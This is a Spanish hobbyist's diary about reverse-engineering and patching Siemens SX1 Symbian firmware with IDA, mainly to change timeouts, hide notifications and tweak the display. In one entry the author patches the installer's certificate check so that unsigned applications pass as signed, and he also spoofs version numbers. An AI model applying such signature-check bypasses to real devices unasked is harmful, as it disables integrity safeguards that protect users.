  TimeDateStamp: 3FAA5B88 Thu Nov 06 14:32:40 2003
  SizeOfData   : 00000032
  DLL name     : CONE.DLL
  Symbol name  : ?FileExists@ConeUtils@@SAHABVTDesC16@@@Z
  (public: static int __cdecl ConeUtils::FileExists(class TDesC16 const &))
  Type         : code
  Name type    : ordinal
  Ordinal      : 76
.................
```

Unas cuantas de líneas de Perl , y ya tengo sacadas todas las definiciones de las librerías.

Vamos a ver si me sirve de algo:
Hay un programa llamado torch que lo único que hace es mantener encendida la constantemente pantalla del móvil, por si necesitas una linterna. Bastante inútil, pero es simple.

Tengo el torch.sis que vale para instalarlo.
Con el programa SISTool veo que consiste en 4 archivos:
-Torch.app, con la aplicación
-Torch.rsc, con los recursos, es decir, los textos de los diálogos y los menús
-Torch_caption.rsc con el nombre de la aplicación
-Torch.aif con el icono de la aplicación y el UID

El que me interesa es el primero. Lo extraigo, y lo paso por el IDA.

Veo que usa:
10000FCC IMPORT Start__9CPeriodicG27TTimeIntervalMicroSeconds32T1G9TCallBack

la cual es referenciada en:
off_100003EC   DCD Start__9CPeriodicG27TTimeIntervalMicroSeconds32T1G9TCallBack

que es llamada desde:
```
sub_100003E0
 PUSH    {R6}
 LDR     R6, =Start__9CPeriodicG27TTimeIntervalMicroSeconds32T1G9TCallBack
 LDR     R6, [R6]
 MOV     R12, R6
 POP     {R6}
 BX      R12
```

invocada desde:
```
.text:100001E4  LDR     R2, =0x989680
.text:100001E6  LDR     R0, =(loc_10000298+1)
.text:100001E8  STR     R0, [SP,#0x14+arg_0]
.text:100001EA  STR     R4, [SP,#0x14+arg_4]
.text:100001EC  LDR     R0, [R4,#0x30]
.text:100001EE  ADD     R1, R2, #0
.text:100001F0  LDR     R3, [SP,#0x14+arg_0]
.text:100001F2  LDR     R4, [SP,#0x14+arg_4]
.text:100001F4  STR     R4, [SP,#0x14+var_14]
.text:100001F6  BL      sub_100003E0
.text:100001FA  ADD     SP, SP, #0x1C
```

Vamos a ver si lo entiendo (desde abajo hacia arriba):
100001F6 llama a   sub_100003E0
en 0x100001F4 mete en la pila el valor de R4
que en 0x100001F2 lo ha sacado desde la pila
También R3 lo ha sacado en 100001F0 desde la pila
En 0x100001EE ha hecho R1=R2+0
Me salto las otras instrucciones hasta 0x100001E4 , en donde hace R2=0x989680
este valor es 10.000.000 en decimal y se le pasará como segundo argumento a la rutina sub_100003E0 , o sea,
void Start(TTimeIntervalMicroSeconds32 aDelay,TTimeIntervalMicroSeconds32 anInterval,TCallBack aCallBack);

Obviamente quiere decir que cada 10 segundos llamará a una función que re-encenderá la pantalla.
Pero mi pantalla no se apaga automáticamente a no ser que no pulse ninguna tecla durante 20 segundos. Podría cambiar el valor 10.000.000 por 20.000.000 , y me ahorro algo de proceso.

Vale, no es el cambio que va a arreglar el mundo, pero yo sólo pretendo aprender.

Ahora es cuando tengo que admitir que he hecho trampa. El programa Torch es de código abierto, y tengo el código fuente original, por lo que podría haberlo cambiado, recompilar, y a correr.

20/09 ********** Martes **********
Los programas que puedo instalar en el móvil siempre tienen una tabla de funciones importadas, para que el iniciador de tareas los pueda unir con las librerías dinámicas. Esto hace sencillo averiguar los nombres de las funciones usadas, con lo que es fácil hacerse una idea de lo que hacen los programas, a no ser que usen trucos complicados, o el programa sea demasiado grande para analizarlo.

Pero los programas que vienen incluidos en el móvil no son dinámicos. Ellos _saben_ exactamente dónde están las librerías, pues forman parte del mismo sistema.
Por poner un símil, imagina que tienes que usar un teclado de un ordenador en otro idioma. Las teclas pueden estar en una posición distinta, por lo que tú tienes que mirar el teclado constantemente.
Pero los nativos del país ya saben dónde están las teclas, y pueden escribir más rápido.
Esta ventaja también existe en los programas nativos: se cargan más rápidos porque no es necesario resolver las dependencias de enlace; ya fueron resueltas en tiempo de compilación.

A cambio dificultan la tarea de aquellos que, como yo, pretenden modificar los programas nativos.
Primero tengo que averiguar cuales son las rutinas llamadas, suponiendo que estén documentadas.

Empiezo por atacar al Notepad.app . No es una gran aplicación, pero voy a ver que saco.

Lo primero que encuentro es que hay un trozo con las instrucciones:

```
BX R1
NOP
NOP
BX R2
NOP
NOP
BX R3
NOP
NOP
....
BX R13
NOP
NOP
```

(la instruccion BX indica "saltar a")

Estas son rutinas de acceso indirecto o indexado.
Supongamos que tengo una rutina que quiero que haga

```
if(x=100) salta a rut100;
if(x=101) salta a rut101;
if(x=102) salta a rut102;
if(x=103) salta a rut103;
```

esto es más eficiente si hago

```
lista_ruts={rut100, rut101, rut102, rut103};
lista_vals={100, 101, 102, 103};
for(i=0;i<sizeof(lista_vals);i++)
 if(x==lista_vals[i])
  {
  R1=lista_ruts[i];
  salta a R1;
  }
```

En otras palabras: este troz ode código actúa simplemente como un trampolín para saltar a otra rutina.
Aunque la pregunta es clara: si tengo

```
BX R1
```

?para que necesito BX R2 ?
Bueno, la respuesta es que a veces necesitas mandar un parámetro, y el primer parámetro que admite una rutina siempre es R1.
Ya, ya, entonces te preguntas si de verdad hay funciones con 14 parámetros.
La respuesta es no. Pero al parecer el compilador siempre incluye todas las intrucciones

```
BX R_??
```

Más cosas: casi todas las rutinas empiezan guardando los registros que van a corromper.
En ARM existe una instrucción que puede meter varios registros en la pila, por ejemplo

```
PUSH {R4-R6,LR}
```

meterá los registros R4, R5, R6 y LR
obviamente al final de la rutina se hace

```
POP {R4-R6}
```

y después

```
POP R1
BX  R1
```

que es equivalente a

```
RET
```

Esto me ayuda a saber dónde termina una rutina y empieza la otra.

Otra curiosidad más: existe una intrucción para cargar valores sencillos en un registro:

```
MOV R0, #0x1C
```

pero sólo se pueden cargar valores de 8 bits.
Para cargar un valor más grande (de 32 bits) hay que hacerlo con una referencia:

```
LDR R4, val(dato_grande)
.....
dato_grande DCD 0x12345678
```

Notar que se usa el comando LDR en vez de MOV . Hace lo mismo, pero sirve para cuando usas referencias.

A menudo se usa un truco consistente en multiplicar el valor por otro.
Por ejemplo, no se puede hacer
```
MOV R1, #0x124
```

pero se puede hacer
```
MOV R1, #0x49
LSL R1, R1, #2
```

que desplaza R1 hacia la izquierda 2 veces, es decir, lo multiplica por 4, y #0x49*4 = #0x124

Al principio me cuesta un poco entender el ensamblador del ARM, pero en realidad es más sencillo de lo que parece.
A decir verdad, no he aprendido mucho del funcionamiento real del Notepad, pero creo que ha sido útil.

21/09 ********** Miércoles **********
Me he bajado de la red unos manuales de ARM, porque hay algunas instrucciones que no consigo entender: MCR, MSR, registro CFSR, P15, ...
Por lo que averiguo, sólo se usan para tiempo real y para gestionar la caché de memoria y otras cosas más complicadas.
Me las he encontrado en el Notepad.app porque en realidad estaba desensamblando una parte de datos, no de código, con lo que IDA se ha liado y me ha confundido también a mí.

En el foro de CS he visto que alguien quería eliminar un mensaje que aparece cuando cambias la tarjeta MMC sin antes notificárselo al móvil. Lo explicaré mejor: el SX1 puede leer tarjetas de memoria. Las que yo tengo son de 128 Mg, con lo cual caben muchos programas y canciones.
La tarjeta está ubicada en un lateral, y no es necesario apagar el móvil para cambiarla.
Cuando quieres meter otra tarjeta, hay que ir a un menú, que se encarga de cerrar los archivos abiertos, y finaliza las aplicaciones que se están ejecutando desde la memoria MMC.
Pero también es posible sacar la tarjeta sin usar el menú. Eso sí, te arriesgas a perder datos.
Cuando lo haces así, el móvil muestra un mensaje advirtiendo que no es recomendable sacar la tarjeta de esta manera violenta.
Este usuario del foro quería que no saliera este mensaje.

Lo primero que he hecho es buscar este mensaje "Puede perder datos si extrae su tarjeta MMC" por todos los ficheros. No lo he encontrado, lo cual me sorprende bastante. Quizás está comprimido.

Lo siguiente que he hecho es averiguar cual es la aplicación que muestra el mensaje.
Hago un programa que muestre un mensaje simple, y veo que el compilador incluye una referencia a CAknGlobalNote::ShowNoteL

Por el nombre, y un poco de suerte, descubro que ésta función está definida en AknNotify.dll

veo que tras un par de comparaciones, llama a una función sub_503EB9B4 que a su vez llama a
RNotifier::StartNotifierAndGetResponse(TRequestStatus &, TUid, TDesC8 const &, TDes8 &)

Así que decido parchear esta rutina para que no haga nada.
Modifico el firmware, lo meto en el móvil, y ahora no muestra ese mensaje. Ni ese, ni ningún otro !
Creo que la rutina ésta es llamada desde muchos otros sitios.

Deshago el cambio, y ahora parcheo sub_503EB9B4 . Lo mismo. No sale ningún mensaje.

Así que miro cuales rutinas llaman a
CAknGlobalNote::ShowNoteL
y descubro que hay un total de 50 aplicaciones que importan una referencia a

esta rutina.

Tengo que encontrar cual es la aplicación exacta. Si hubiera encontrado el texto del mensaje "Puede perder datos si extrae su tarjeta MMC" entonces sería más sencillo.
La solución en este caso es tediosa: anulo 25 de las llamadas. Si sigue apareciendo el mensaje, es que está en una de las llamadas no anuladas. Repitiendo este proceso de nuevo, me quedan 13 llamadas. Luego 7, despues 4, más tarde 2, y por fin averiguo que la aplicación es SysApp.app
La desensamblo, y descubro que llama a CAknGlobalNote::ShowNoteL desde 20 sitios distintos. Recordar que sólo hay una referencia, pero puede ser invocada desde distintas rutinas dentro de la misma aplicación.
Como no me apetece buscarlo otra vez, anulo la llamada en esta aplicación, aun sabiendo que no sólo se elimina ese mensaje, sino otros 19 también.

El proceso de meter el firmware en el móvil lleva unos 10 minutos, sin contar el tiempo que necesito para analizar las rutinas. Se me hacen las 2 de la mañana cuando tengo algo parecido a un parche.
Lo preparo para publicarlo en CS, a ver qué opinan. Incluyo una advertencia de que es posible que elimine otros mensajes.

22/09 ********** Jueves **********
No he podido publicar el parche porque la web no funcionaba. Mejor, así puedo depurarlo más.
Pero no hoy, que tengo que ir de compras, y a mí me cuesta un montón decidirme por una camisa.

23/09 ********** Viernes **********
Como todavía no he podido mejorar el parche, no lo publico. Así tengo el fin de semana entero para mejorarlo.
Lo que veo es que necesito un sistema para seguir en vivo cuáles son las rutinas que se llaman. Hice algo parecido para el S45, pero para el Symbian necesito aprender mucho todavía.

Lo que he averiguado es que la memoria flash del firmware se mapea en la dirección 0x50000000 ; por eso todos los programas incluídos de serie se cargan a partir de ahí.
Pero no sé cómo leer datos de esa dirección. Intento un programa con:

```
TChar *p, c;
p=0x50000000;
c= *p ;
```

pero la aplicación da un error y es terminada.

Aprendo que es posible hacer las mismas barbaridades que en C, en particular referenciar a memoria que no está inicializada, reservar memoria con alloc y luego no liberarla, y usar char * como un puntero a cualquier cosa.

También veo que hay 2 zonas de memoria: heap y stack.
El stack es para los parámetros en las llamadas a funciones, y para guardar datos, por ejemplo con PUSH y sacarlos con POP.
En cambio el heap es memoria interna al programa, usada por los objetos inicializados. Se reserva con malloc.
La programación en Symbian se hace en C++ orientado a objetos. Esto obliga a usar:
-New en lugar de alloc
-no se pueden usar variables globales estáticas
-no hay señales entre procesos. Pero hay semáforos globales
-Unicode. Brevemente, esto quiere decir que cada letra de un String ocupa 2 bytes.
-se usa el stack para guardar objetos persistentes. Luego hay que eliminarlos con CleanupStack

Esto último es uno de los conceptos más raros que me he encontrado.
Supongamos que hay una función que puede fallar.
Antes de llamarla hay que meter en la pila los objetos que queremos que se borren automáticamente si la función llamada falla.
Pero si no falla, es mi obligación limpiarlos. O sea, que tengo que saber cuantos objetos he metido, y esto en cada uno de los posibles flujos del programa.

En C++ moderno, esto es mucho más simple: cuando un objeto deja de estar referenciado, el recolector de basura lo elimina, y todos tan contentos.

En fin, he visto que ésto es uno de los mayores quebraderos de cabeza de los

programadores que intentan hacer algo para teléfonos Symbian, y a menudo la aplicación funciona bien, pero falla cuando menos lo esperas. Y por supuesto, es casi imposible saber cuál es el objeto que te has olvidado de destruir.

Por la parte buena, he encontrado que se puede reservar una zona de memoria, y no se libera aunque el programa termine. Luego se puede reiniciar el programa, y encadenarse de nuevo a la memoria anterior.
Esto se llama Chunk.
Eso me va a permitir crear una memoria para tracear el estado de los programas, tanto míos como ajenos.

Pero esto es adelantar acontecimientos.

24/09 ********** Sabado **********
Hoy he encontrado que es posible incluir código ensamblador dentro de un programa en C. Por supuesto que esto es lógico, pero no es tan intuitivo como lo que yo estoy acostumbrado.
Un caso simple:
```
asm volatile ("MOV r6, r4" : : : "r6" );
```

Hace que el registro R6 reciba el valor del registro R4

El ensamblador del ARM es bastante sencillo. Hay 16 registros R0-R15 pero:
-R13 se usa como SP, es decir, el puntero a la pila.
-R14 se usa para guardar la dirección de retorno, antes de saltar a una subrutina.
-R15 es el registro PC, que indica dónde estamos.
-R0 se suele usar como puntero al objeto. Esto lo explicaré más tarde.
-R1, R2 y R3 se usan como parámetros a las funciones. Si la función recibe más de 3 parámetros, se usa la pila para los restantes.
-R9, R10 y R11 apenas se usan. Sólo hay unas 20 rutinas que los modifican.
-los otros son usados como almacenamiento temporal, de propósito general.

Luego tiene unas cuantas peculiaridades, que algunos podrían considerarlos inconvenientes:
-Es posible asignar un valor a una variable, por supuesto, pero sólo si cabe en 1 byte (thumb) o 3 bytes (ARM)
Por ejemplo, en modo thumb es válido hacer
```
 mov r1, #0x1
```
pero no
```
 mov r1, #0x12345678
```
El truco es usar una referencia:
```
 mov r1, off_0x12345678
 off_0x101: DB 0x12345678
```
Lo cuento porque esto fastidia a la hora de parchear programas.

Esto es más evidente desde un programa en C :
```
int valor;
valor=0x12345678;
asm volatile ("MOV r6, %0" : : "r"(valor) : "r6" );
```

se convierte en
```
LDR R12, =0x12345678 ; equivalente a    int valor=*(off_0x12345678);
MOV R6, R12
...más codigo...
off_0x12345678: DCD 0x12345678
```
que ocupa 2+2+4 bytes.

Otra instrucción importante es la que se usa para saltar a otra dirección de memoria.
Hay saltos cortos (no más de 256*2 bytes) y saltos largos.
Los saltos cortos pueden incluir una condición dependiente de la última operacion: si es igual, si es distinto, si es mayor, ...
Por ejemplo
```
 CMP R1, R0
 BEQ loc_xxx
```
que saltara a loc_xxx sólo en el caso de que R1 sea igual que R0

Los saltos largos ocupan 4 bytes y pueden saltar a cualquier dirección, hasta 16 Mg.
Dado que los programas de Symbian se ubican a partir de 0x50000000, ésto obliga a que el programa más grande no puede saltar más allá de 16 Mg. En otras palabras, todo el sistema operativo debe estar en menos de 16 Mb.

Por último, las instrucciones PUSH y POP meten datos en la pila.

Sin embargo, en modo ARM se usa STMFD y LDMFD, por ejemplo
```
STMFD   SP!, {R4}
...
LDMFD   SP!, {R4}
```

desde un programa en C puedo hacer:
```
asm volatile ("STMFD   SP!, {R7}" : : : "r7" );
...
asm volatile ("LDMFD   SP!, {R7}" : : : "r7" );
```

Incluso es posible meter varios valores con una única instrucción:
```
STMFD   SP!, {R4,R5}
...
LDMFD   SP!, {R4,R5}
```

Una cosa buena que descubro es que el código ensamblador generado por el compilador GCC está optimizado, pero no demasiado. Es relativamente sencillo mapear un programa C con su equivalente en ensamblador, suponiendo que tienes acceso a ambos.
Como siempre, el código ensamblador tiene extensión .s

Tras un buen rato compilando programas y estudiando su resultado en ensamblador, me hago una idea de cómo funciona. Espero que esto me ayude a entender código ensamblador, y traducir (más o menos) a su equivalente en C.

25/09 ********** Domingo **********
Hoy voy a cambiar de enfoque. La verdad es que hasta ahora no tengo un objetivo definido; simplemente aprender tanto como pueda. Pero al usar el móvil me doy cuenta de que hay ciertas cosas que no me gustan.
Una de ellas es que no es posible activar permanentemente el sistema de infrarrojos. Si no lo uso durante 1 minuto, se desactiva automáticamente.

Voy a ver si soy capaz de cambiarlo, dado que 1 minuto me parece poco.

El primer intento es buscar algun código que use el valor 60, pues sospecho que en algún sitio se define que 1 minuto son 60 segundos.
Lamentablemente el byte 0x3C (60, en decimal) aparece más de 10.000 veces.

Voy con otro método: en un programa Symbian es posible llamar a una función para definir una tarea que se ejecute al cabo de un cierto tiempo. Este tiempo está dado en millonésimas de segundo, aunque lo llama MicroSeconds.
Por tanto, 60 segundos se definirán como 60.000.000, que en hexadecimal se escriben como 0x03938700.
Convertido a little-indian (invertir los bytes de 2 en 2 desde el final), resulta 00879303
Busco esta cadena, y aparece 45 veces, en 24 ficheros.
De ellos, uno se llama IRLISTENSRV.dll y otro Iru.dll . Observar que incluyen la palabra "IR" en su nombre.

Desensamblo IRLISTENSRV.dll con IDA, y veo que hace
```
LDR     R0, =0x3938700
STR     R0, [R5,#0x6C]
```

y en otro sitio hace
```
LDR     R1, [R5,#0x6C]
BL      CIrListenActive::SetInactiveTimeout(TTimeIntervalMicroSeconds32)
```

Está claro: primero hace que una variable global valga 60.000.000, y después lee la variable, y pone un timeout. Cuando llegue el timeout, el sistema de infrarrojos se apagará. Supongo que cuando hay una transmisión por el puerto, el timeout se pondrá de nuevo a 60.000.000
Así que para aumentar este valor, sólo tengo que cambiar
```
LDR     R0, =0x3938700
```
por
```
LDR     R0, =0x11E1A300
```
para que el tiempo sea 300000000 = 5*60*1.000.000 es decir 5 minutos

Dicho y hecho. Parcheo la flash con el programa WSMP, la meto en el móvil, y ahora el puerto infrarrojos se apaga si no hay datos tras 5 minutos, no tras 1 minuto.

Totalmente orgulloso de mí mismo, hago un fichero de texto con el parche, le pongo una cabecera explicando cómo funciona, y lo preparo para publicarlo mañana.
Tiempo total consumido: hora y media.

26/09 ********** Lunes **********
Publico el parche de eliminar los mensajes innecesarios, y la respuesta es muy satisfactoria.
Creo que esperaré un poco antes de seguir haciendo más parches. La razón es que, mal que me pese, el SX1 es un modelo de más de 3 años, bastante caro, y no sé si hay mucha gente que lo use. Y es posible que simplemente haya pasado de moda. Visto de otro modo: ?quién hace actualmente programas para OS/2 ?

He conseguido extraer de los ficheros de cabecera .h todas las funciones exportadas, y las librerías en las que se encuentran.
Con esta lista hago un mega-programa que las invoca a todas, y averiguo en qué posicion de la flash se encuentran.
Esto es equivalente a esos listados que circulan por ahí con las funciones exportadas en windows.dll
Lo bueno es que ahora puedo saber más o menos las rutinas llamadas por otros programas, con lo que adquieren mayor sentido los desensamblados producidos por IDA.

En total, unas 2.000 rutinas que me serán muy útiles.

27/09 ********** Martes **********
Pues los parches tienen cierto éxito. Sobre todo entre los usuarios que más activos están en el foro. Eso me anima a hacer más.
Otra cosa que me fastidia es que, cuando quieres instalar una nueva aplicación, el móvil pregunta demasiadas cosas:
1) Aviso de seguridad de instalación: Imposible verificar proveedor. Continuar?
2) Instalar myApplication?
3) Opciones: Instalar/Ver certificado/Ver detalles
4) Sustituir x.yz por x.yz? (en caso de que ya esté instalada)
5) Seleccione memoria: Mem. tel. / Tarj. m.
6) Instalación completa

Esto es bastante engorroso, sobre todo cuando yo instalo mis propios programas.
El proceso incluye
A) editar mi programa
B) compilar
C) activar infrarrojos
D) transferirlo
E) instalarlo, respondiendo las preguntas 1-6 anteriores
F) probarlo

El paso C) más o menos lo tengo apañado. El paso B) y D) los tengo automatizados con pulsaciones de teclas en el PC.
Pero si redujera el paso E), sería más rapido de instalar.

La pregunta 1) se hace porque mi aplicación no está firmada. He mirado en la web, y parece que un programador normal no puede firmar sus aplicaciones. Hace falta un certificado proporcionado por Symbian o Nokia, el cual no voy a solicitar.

Lo primero es averiguar cual es el programa que manda el mensaje. Empiezo la instalación, y con ayuda del TaskSpy descubro que es InstEng.dll
Este programa tiene unas 300 subrutinas.
una de ellas llama a
CAknMessageQueryDialog::NewL
La cual se usa para mostrar un mensaje.
La primera idea que se me ocurre es no llamar a esta rutina. Grave error. Cuando lo pruebo, no aparece ningún mensaje en absoluto. Así que no es posible responder "Sí, quiero instalar esta aplicación". Por eso la rutina que espera la respuesta nunca se llama, por lo que se queda esperando una respuesta que nunca será capaz de recibir.

Veo que esta rutina es llamada a su vez por otras 5. Una de ellas debe de ser la que hay que eliminar.

Estudiando un poco aprendo que una aplicación firmada incluye un flag en la cabecera del instalador.
Lo explicaré mejor: un programa consiste siempre en un fichero de tipo *.app , ademas de otros ficheros extras, tales como otro con todos los dibujos (*.mbm), otro para diferentes idiomas (*.r0x, *.rsc), uno con los iconos para el menú (*.aif), los sonidos (*.wav), ...
Todos estos se empaquetan en un instalador *.sis , que se puede firmar con un certificado.
El instalador mira si el .sis está firmado, y luego si el certificado es

válido.
Una de las características del certificado es que el quinto byte es 0x04
Esto aparece unas 20 veces en el programa que instala aplicaciones. Sólo 3 de ellas están relacionadas con las rutinas encontradas antes, por lo que decido sustituir las 3 veces
```
MOV R0, #4
CMP R1, R0
BEQ loc_xxx
```

por
```
....
B loc_xxx
```

para que salte en todos los casos, aunque la validación no sea cierta.
Ahora parece funcionar, y siempre aparece como firmado. Luego pruebo una por una, y encuentro la rutina que es correcta.

Ya sé que no lo he explicado con mucho detalle, pero es que éste es el típico-tedioso proceso de encontrar la rutina adecuada. Es lo mismo que se hace para crackear programas de PC, de ZX-Spectrum, o de XBox.

Prosigo. La pregunta 4) aparece cuando quieres instalar la misma aplicación que ya está instalada. Cuando yo hago mis propios programas, la versión es siempre la misma, por lo que la pregunta es correcta, aunque es inútil en mi caso, y me gustaría eliminarla.

Cada programa tiene una versión consistente en 3 datos:
-Número mayor de versión, desde 0 hasta 127
-Número menor, desde 0 hasta 99
-Número de construcción, desde 0 hasta 32767
Es posible saber la versión de un programa. A partir del UID, se carga; después se crea un objeto TVersion, y se usan los miembros iMajor, iMinor, iBuild

Esto se hace en InstEng.dll en las rutinas
505bd88c = MajorVersion()
505bd898 = MinorVersion()
la versión de construcción (build) no se compara. Aunque sea superior, aparece como si fuera la misma.
Por lo tanto el parche es fácil. Hago que MajorVersion() siempre devuelva 127+1, así el instalador siempre se creerá que está instalando una versión superior y nunca preguntará.
Lo bueno es que, cuando está instalado, aparece como la versión correcta.
Sólo engaño al instalador en la comprobación que se hace durante el proceso de instalación.

Una solución más limpia sería simplemente eliminar el mensaje que informa de que las versiones son distintas, pero por ahora funciona.

Tras algunas pruebas más, compruebo que funciona adecuadamente, y lo meto en un fichero con una explicación, listo para ser publicado.

EOF

28/09 ********** Miércoles **********
El parche de aumentar el tiempo de infrarrojos no ha tenido tanto éxito. Al parecer la gente usa BlueTooth para transferir sus ficheros hacia el móvil, o los mete en la tarjeta MMC usando un PC.
En fin, no me extraña, pero yo no tengo ninguna de esas posibilidades. Bastante contento estoy con que mi ordenador tenga infrarrojos...

Hoy voy a un cursillo de cata de vinos. Carpe Diem !

29/09 ********** Jueves **********
Un usuario de www.siemens-mobile.org ha pedido que alguien publique un parche especial: El SX1 es Series60v1.2 (Symbian 6.1), mientras que algunos de los juegos necesitan Series60v2.0 (Symbian 7.0), el cual se encuentra, por ejemplo, en el Nokia 7310 . El parche debería engañar al instalador para que, al menos, se puedan instalar, aunque posteriormente no funcionen porque haga falta algún dispositivo especial.

Dentro del sistema de archivos existen 4 llamados Series*.sis :
Series60v0.9.sis
Series60v1.0.sis
Series60v1.1.sis
Series60v1.2.sis

La razón es que para instalar un programa, necesitas tener exactamente esa versión, que puede que no sea compatible con las anteriores. Por ejemplo, si no tienes Series60v1.1.sis , puedes instalar una aplicación para 1.2 , o para 1.0 , pero no para 1.1

El truco para permitir instalar aplicaciones para Series60v2.0 es tomar Series60v2.0.sis desde un Nokia 7310 y usarlo en vez de, por ejemplo, Series60v1.0.sis. Esto hace que no se puedan instalar las aplicaciones específicas para v1.0 pero creo que hay pocas que necesiten exactamente esta versión.

Cuando compilas tu propia aplicación, necesitas un fichero *.pkg en el que indicas la versión mínima que necesitas de sistema operativo.
Por ejemplo
(0x101F6F88), 0, 0, 0, {"Series60ProductID"}

dice que necesitas que previamente esté instalado el fichero con UID 0x101F6F88
Este UID son los primeros 4 bytes presentes en el fichero Series60v0.9.sis
Si los cambio, la aplicación anterior no se podrá instalar.
Por ejemplo, una aplicación puede necesitar que una DLL en particular esté instalada, o que sólo funcione en un modelo de móvil.
El fichero
SiemensSX1.SIS
comienza con los bytes 0x101F9071
Así, si quisiera hacer una aplicación que sólo funcione en el SX1, debería incluir en el *.pkg esta línea:
(0x101F9071), 0, 0, 0, {"Series60ProductID"}

Pero para hacer que el SX1 parezca como Series60v2.0 no sólo hay que cambiar el nombre del fichero Series60v1.0.sis por Series60v2.0.sis ; sino que también hay que cambiar el contenido.

Por tanto, busco en toda la flash la cadena
"Series60v1.0.sis" y la cambio por "Series60v2.0.sis"
y también 0x101F6F88 (UID del Series60v1.0.sis) por 0x101F7960 (UID del Series60v2.0.sis)

Tras aplicar los cambios en mi móvil pruebo a instalar una aplicación específica para Nokia 7310 , y veo con deleite que se deja instalar. Si funciona o no, eso es otro asunto.

Lo meto en un fichero, le pongo una explicación indicando su peligrosidad, y ya está listo para publicar.

Mañana será otro día.

30/09 ********** Viernes **********
En vista de que puedo hacer parches, recibo unas cuantas sugerencias para

desarrollarlas. Lamentablemente no tengo todos los conocimientos que necesitaría, además de la falta de tiempo.
Por eso, ni siquiera investigo las peticiones que sólo vienen de 1 persona.
También rechazo algunas que sé que son imposibles.
Por ejemplo, hay gente empeñada en instalar Symbian 8.0 en el SX1. Eso es totalmente imposible. El hardware necesario no está dentro del SX1, por no mencionar que necesitaría mas potencia, y más memoria.
Esto me recuerda cuando la gente del Commodore querían crear un emulador del Amstrad.

Tambien recibo un par de ofrecimientos para ayudarme a hacer parches. Les indico las herramientas y conocimientos que necesitan, y se ponen en marcha.
Espero que sea fructífero.

Algunas de las peticiones son para eliminar más mensajes inútiles. Además de los de la instalación, y los de cambiar la tarjeta MMC, quieren que elimine el que aparece cuando bloqueas el teclado.
Estoy de acuerdo; es bastante molesto.
Hay otro que me gustaría eliminar: cuando la batería se llena de nuevo, el teléfono se enciende y emite un pitido breve.
Como ésto suele suceder de noche, me despierta, lo cual me irrita mucho.
Pero este segundo parche es mas difícil de probar, ya que cuando la batería está rellena, hay que descargarla un poco antes de que se recargue de nuevo.

Como ya he dicho, la solución sería encontrar dónde está el texto que aparece dentro del mensaje, y eliminar la llamada a la rutina que muestra el mensaje.
Pero hasta ahora no he encontrado estos textos.

Así que voy con el primero, para eliminar el mensaje cuando bloqueas el teclado pulsando la tecla "#" durante más de 1 segundo.
Lo primero que encuentro es que hay un fichero llamado AknNotify.Std.h
que incluye una enumeración TKeyLockNotifierReason
con los valores:
ELockEnabled
ELockDisabled
EAllowNotifications
EStopNotifications
EInquire
EOfferKeylock
ECancelAllNotifications

éstos son los valores 0-6

Despues están
```
struct SAknSoftNoteNotifierParams
{
TInt iNoteResource;
TInt iNoteCbaResource;
TInt iResponse;
};

struct SAknKeyLockNotifierParams
{
TKeyLockNotifierReason iReason;
TBool iEnabled;
};
```

Lo cual me lleva a hurgar en los ficheros
AknNotify.dll y AknNotifyPlugin.dll
Un poco de investigación me lleva a la conclusión de que AknNotifyPlugin.dll acaba llamando a CAknNoteDialog
Elimino la llamada, pero entonces pierdo todas las notificaciones. Demasiado.

Pero no me cuesta mucho encontrar una subrutina que hace uso de una estructura de 3 int , lo cual podría ser SAknSoftNoteNotifierParams.

En realidad es más fácil: el mensaje de que el teclado está bloqueado aparece, y al cabo de 1 segundo y medio desaparece automáticamente.
Como 1 segundo y medio son 1.500.000 microsegundos, es decir, 0x0016E360 , busco este dato, el cual aparece 6 veces.
Lo cambio cada ocurrencia por un valor distinto, desde 3 segundos hasta 9.
Meto el firmware modificado, bloqueo el teclado, y veo que tarda 4 segundos en desaparecer.
Ya sé cual es la rutina involucrada.

Así que en la rutina original
```
LDR     R1, =0x16E360
MOV     R2, #0
BL      CAknSleepingNote::ShowNote_CAknNoteDialog(TTimeout CAknNoteDialog,TTone)
```

elimino la llamada al diálogo. También podría reducir el tiempo a 0.001 segundos, pero ésto no me parece tanelegante.

Como veis, siempre hay más de una manera de atacar al problema.
Estoy asombrado de mí mismo: he hecho 4 parches en 4 días.

31/09 ********** Sábado **********
Septiembre solo tiene 30 días, hombre !

01/10 ********** Sábado **********
Otro de los parches más solicitados es el de borrar la línea horizontal.
En el SX1, si no estás en ninguna aplicación, vuelve a la aplicación llamada Phone.app que muestra la pantalla en 4 trozos:
1) el superior, con el indicador de potencia de red, carga de batería, mensajes pendientes, infrarrojos activado, ... ocupa 14 pixels.
2) el segundo, donde muestra un reloj, el proveedor de red, y la fecha. Se puede poner un dibujo de fondo. Ocupa 54 pixels.
3) el tercero, con un dibujo de fondo a elección del usuario. Ocupa 120 pixels de altura, más o menos.
4) el de abajo, con el texto de OK y el de NO. ES posible cambiarlos para que arranquen cualquier aplicación. Ocupa 16 pixels.

Así que es posible hacer un dibujo de fondo de 54+120 dividido en 2 trozos. Lo malo es que entre ambos se dibuja una línea horizontal de 1 pixel de grosor, que destroza el efecto visual e impide poner bonitos dibujos de fondo.
Lo que han conseguido otros antes que yo es cambiarle el color.

La pantalla ocupa 172 pixels de ancho.

En Symbian estan soportados varios modelos de pantalla: monocromo, 4-bits por pixel, 8-bits, 12-bits, o 24-bits.
La mayoría de los dispositivos Symbian tienen como mínimo 12-bits, lo cual permite 4096 colores. El SX1 soporta 65536.
Es posible definir tu propio color, o usar una paleta de 256 colores. Esto permite tener distintos "esquemas" para el escritorio.
Por defecto existen 4 esquemas, pero hay un parche para usar 6.
Esta paleta define colores para el borde de las ventanas, el texto, el texto de un control, el texto de una advertencia, el texto de un error, el título de la aplicación, el título de un diálogo, el menú, ... y así hasta 60 colores distintos. El resto, hasta 256, están libres.

Todo ésto definido en gulcolor.h
Uno de estos colores es el que se usa para dibujar la línea horizontal, en concreto la entrada 0xF4 de la paleta.
Así que empiezo a buscar ese dato en la aplicación desensamblada Phone.app
Aparece muchas veces, así que tengo que refinar la búsqueda para que esté cerca de algo que dibuje una línea.

Imagino que la rutina será algo parecido a:
```
SetColor(0xF4);
DrwaLine(0,54,172,54);
```

Así que refino más todavia la búsqueda para que una de las coordenadas sea 54, o bien 54+14

Encuentro la rutina adecuada, veo que tiene sentido, y decido que no llame a la rutina de dibujar la linea.
Efectivamente no dibuja la línea, sino que en la coordenada y=54+14 deja el dibujo que estuviera anteriormente.
Ahora tengo que conseguir que la imagen 2) ocupe 54+1 pixel, o bien que la imagen 3) se dibuje un pixel más arriba.

